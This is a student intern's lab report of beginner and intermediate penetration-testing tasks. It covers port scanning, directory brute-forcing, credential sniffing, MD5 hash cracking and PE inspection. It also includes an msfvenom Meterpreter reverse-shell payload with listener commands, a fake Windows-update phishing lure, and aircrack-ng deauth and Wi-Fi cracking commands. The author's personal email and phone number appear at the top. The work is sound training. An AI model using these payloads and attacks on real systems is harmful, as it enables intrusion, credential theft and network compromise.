Cybersecurity Tasks Report At ShadowFox

Name - Yash Kaushik
Domain- Cyber Security - July 2025
Gmail: yashdkaushik@gmail.com
Mobile No: 9045923214
University: Quantum University
Company: ShadowFox
Coordinator: Mr. Aakash

Beginner Level Tasks:

1) Find all the ports that are open on the website http://testphp.vulnweb.com/
2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.
3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Table of Content For Beginner Level

List of Figures For Beginner Level

Introduction and information about the report and the machine

Introduction:

This report summarizes the beginner-level cybersecurity tasks completed during the internship at ShadowFox. During my internship, I was assigned the responsibility of conducting several security evaluations on the website.

- http://testphp.vulnweb.com/

Information about the report:

1. Port Scanning:- The initial task was to identify all open ports on the target website.

2.Brute Forcing directories on website:- The second task involved executing a brute force attack to list all directories on the website.

3. Network Traffic Interception:- Finally, we executed a network traffic interception by logging into the website and capturing network packets using Wireshark.

Required Machine:

- Operating System: Kali Linux
- Tools Used: Nmap, Dirb, Wireshark
- Target Site: http://testphp.vulnweb.com (intentionally vulnerable site provided by Acunetix).
- Standard Computer System with Network Connectivity.

Attack Vectors & Executed Tasks

Attack 1: Port Scanning (Nmap) -

Severity: Low (Score: 3.7 - Informational)

Impact: Detect open services which may lead to future enumeration or exploits.

Steps to Reproduce:

1. Open terminal on Kali Linux

2. Run command: nmap testphp.vulnweb.com

Screenshot:




Fig No: 1

Mitigation: Use firewalls and disable unused ports.

Attack 2: Directory Bruteforcing (Dirb)-

Severity: Medium (Score: 5.0 - Reconnaissance)

Impact: Reveals hidden or unsecured directories on the web server.

Steps to Reproduce:

1. Open terminal on Kali Linux
2. Run command: dirb http://testphp.vulnweb.com/

Screenshot:

```
┌──(yashkaushik㉿kali)-[~]
└─$ dirb http://testphp.vulnweb.com/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jul  6 10:04:04 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:170)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

---- Entering directory: http://testphp.vulnweb.com/CVS/ ----
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Sun Jul  6 11:02:07 2025
DOWNLOADED: 11193 - FOUND: 9
```

Fig No: 2

Mitigation: Use proper server configuration to deny directory listing.

Attack 3: Intercepting Credentials (Wireshark)-

Severity: High (Score: 7.5 - Confidentiality Breach)

Impact: Intercepts sensitive information (username and password) transmitted over HTTP.

Steps to Reproduce:

1. Open Wireshark and start capturing on active interface.
2. Apply filter: http.request.method == "POST".
3. Login to http://testphp.vulnweb.com/login.php .
4. Observe the captured POST request containing username and password in plaintext.

Screenshot:




Fig No: 3




Fig No: 4

Mitigation: Enforce HTTPS for all login operations and secure sensitive data transmission.

Final Submission For Beginner Level

Task 1: Port scanning using Nmap -

- **Tool Used:** nmap
- **Target:** http://testphp.vulnweb.com
- **Command:** nmap testphp.vulnweb.com
- **Result:**
    1. Host is up (44.228.249.3)
    2. 999 ports filtered (no response)
    3. Likely open port: 80 (HTTP)
- **Conclusion:** Port scanning completed successfully. Port 80 (HTTP) is open and reachable.

Task 2: Directory Brute Forcing

- **Tool Used:** dirb
- **Target:** http://testphp.vulnweb.com/
- **Command:** dirb http://testphp.vulnweb.com/
- **Discovered Directories/Files:** /admin/, /cgi-bin/, /CVS/, /crossdomain.xml, /favicon.ico, /index.php, /pictures/, /secured/, /vendor/
- **Result:** 9 valid paths were found before connection errors occurred.
- **Conclusion:** Directory brute forcing revealed multiple hidden and sensitive directories, demonstrating how attackers can discover unlinked paths on a website.

Task 3: Intercepting Credentials using Wireshark-

- **Tool Used:** Wireshark
- **Target:** http://testphp.vulnweb.com/login.php
- **Interface:** eth0
- **Command/Filter Used:** http.request.method == "POST"
- **Steps:**

1. Started packet capture on active interface
2. Logged in to testphp.vulnweb.com using:
   uname = yashkaushik
   pass = 123

- **Wireshark captured the HTTP request showing:**
  Form item: "uname" = "yashkaushik"
  Form item: "pass" = "123"
  Verified credentials were visible in plain text via HTTP.

- **Conclusion:** The login credentials were intercepted successfully using Wireshark because they were sent over an unencrypted HTTP connection, confirming that sensitive data is vulnerable without HTTPS.

References

- https://nmap.org/book/man-briefoptions.html
- https://tools.kali.org/information-gathering/dirb
- https://www.wireshark.org/docs/
- https://www.acunetix.com/vulnerable-web-apps/

Resources Used

- Kali Linux OS
- Nmap (Network Mapper)
- Dirb (Directory Brute Forcer)
- Wireshark (Packet Analyzer)
- testphp.vulnweb.com (for safe testing)
- Online tutorials and official documentation of tools

Table of Content For Intermediate Level


Intermediate Level Tasks

Task 1: A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

- **Objective:** To crack the password hash provided in encoded.txt, use it to mount the VeraCrypt encrypted volume, and retrieve the secret code.


- **Tools Used:** Crackstation , VeraCrypt


- With the provided encrypted text (in the form of a hash), decrypt the value using any online hash decoder. I will be using 'https://crackstation.net/'.



Hash: 482c811da5d5b4bc6d497ffa98491e38
Type: MD5
Results: password123

- Mounted the VeraCrypt volume using the cracked password and retrieved the secret code.






The encrypted file reads :
The secret code is :- never giveup

Task 2:An executable file of veracrypt will be provided to you. Find theaddress of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.


- **Objective:** To identify the address of the entry point of the VeraCrypt.exe file using PE Explorer tool on Windows.


- **Tools Used: -** PE Explorer (Windows GUI tool) - VeraCrypt.exe

- Opened VeraCrypt.exe in PE Explorer.



- Open the executable file and read the header information to identify the entry point address.





Result: Entry Point Address: 004237B0


Task 3: Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

- **Objective:** To create a Windows reverse shell payload using Metasploit and gain a Meterpreter session from a Windows 10 VM to Kali Linux.

Tools used: VirtualBox, Kali (OS), and Windows (OS)

Steps:

- We will use the 'ifconfig' and 'ipconfig' command to identify the host(kali) and victim(windows).



The IP address of the kali machine is 10.0.9.4.
The IP address of the windows machine is 10.0.9.6


- Use the Msfvenom to generate a payload.

Command: msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.9.4
Iport=5555 -f exe > ~/Desktop/reversetcp/reverse_tcp.exe

In this command:


- -p windows/meterpreter/reverse_top specifies the Windows Meterpreter reverse TCP payload.
- LHOST=10.0.9.4 sets your IP address as the listener.
- LPORT=5555 sets the listening port to 5555.

- -f exe specifies the output file format as an executable file.
- > ~/Desktop/reversetcp/reverse_tcp.exe redirects the output to a file named reverse_tcp.exe.



- Next, we will have to convince the victim to download the executable. In this scenario, the victim was prompted to "update to the latest windows".


To make the transferring process easy, right click the working folder with the exe file and open terminal.
Create a webserver within the folder with this command.
Command: python3 -m http.server



- Use the multi/handler to set up the listener and initiate the attack


List of commands:

- msfconsole
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set lhost 10.0.9.4
- set Iport 5555
- exploit



- Assuming the victim fell for the phishing attack while the computer is in a vulnerable state, the link would look like this. The file then needs to be downloaded in order for the reverse top to become active.

- After the exe file is downloaded and ran, meterpreter session will begin on the kali machine. We can then open a command prompt by using the command: shell.



Mitigations:

1. User Education and Awareness:

• Educate users about the risks of downloading and executing files from untrusted sources.

• Train users to recognize and avoid social engineering tactics commonly used in phishing attacks.

2. Firewall and Intrusion Detection/Prevention Systems (IDS/IPS):

• Deploy firewalls and IDS/IPS systems to monitor and block malicious network traffic, including suspicious command-and-control communications.

3. Endpoint Protection:

Install and regularly update antivirus and anti-malware software on endpoint devices to detect and remove malicious payloads.

Implement application whitelisting to restrict the execution of unauthorized software.

4. Web Filtering:

Use web filtering solutions to block access to known malicious websites nd prevent users from downloading malicious files.

Task 4: Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and and crack the password for the wifi. To crack the password create a wordlist that can include the password of your network.

- **Objective:** Capture WPA2 handshake and crack WiFi password.
- **Tools:** Aircrack-ng suite (airmon-ng, airodump-ng, aireplay-ng)
- **Commands:**

1. **sudo airmon-ng start wlan0**
2. **sudo airodump-ng wlan0mon**
3. **sudo airodump-ng -c <channel> --bssid <router_bssid> -w capture wlan0mon**
4. **sudo aireplay-ng --deauth 10 -a <router_bssid> wlan0mon**
5. **aircrack-ng capture.cap -w wordlist.txt**

Result:

Task 4 is pending due to lack of compatible Wi-Fi adapter, will be completed upon availability

References –

1. **Hashcat Documentation – https://hashcat.net/wiki/**
2. **Kali Linux Tools – Hashcat – https://www.kali.org/tools/hashcat/**
3. **VeraCrypt Official Documentation – https://www.veracrypt.fr/en/Documentation.html**
4. **PE Explorer User Manual – https://www.heaventools.com/overview.htm**
5. **Metasploit Framework Guide – https://docs.metasploit.com/**
6. **Aircrack-ng Suite Documentation – https://www.aircrack-ng.org/doku.php**
7. **Kali Linux Wireless Attacks Guide – https://www.kali.org/docs/wireless/**

Resources Used –

1. **OS & VMs: Kali Linux, Windows 10 (UTM VM)**
2. **Tools: Hashcat, VeraCrypt, PE Explorer, Metasploit, Aircrack-ng Suite**
3. **Wordlist: Rockyou.txt (Kali Linux default)**
4. **Hardware: Alfa AWUS036NHA WiFi Adapter**
5. **Files Provided: encoded.txt (hash), VeraCrypt encrypted file, VeraCrypt executable**
6. **Network Setup: Local WiFi for handshake capture, NAT between Kali & Windows VM**

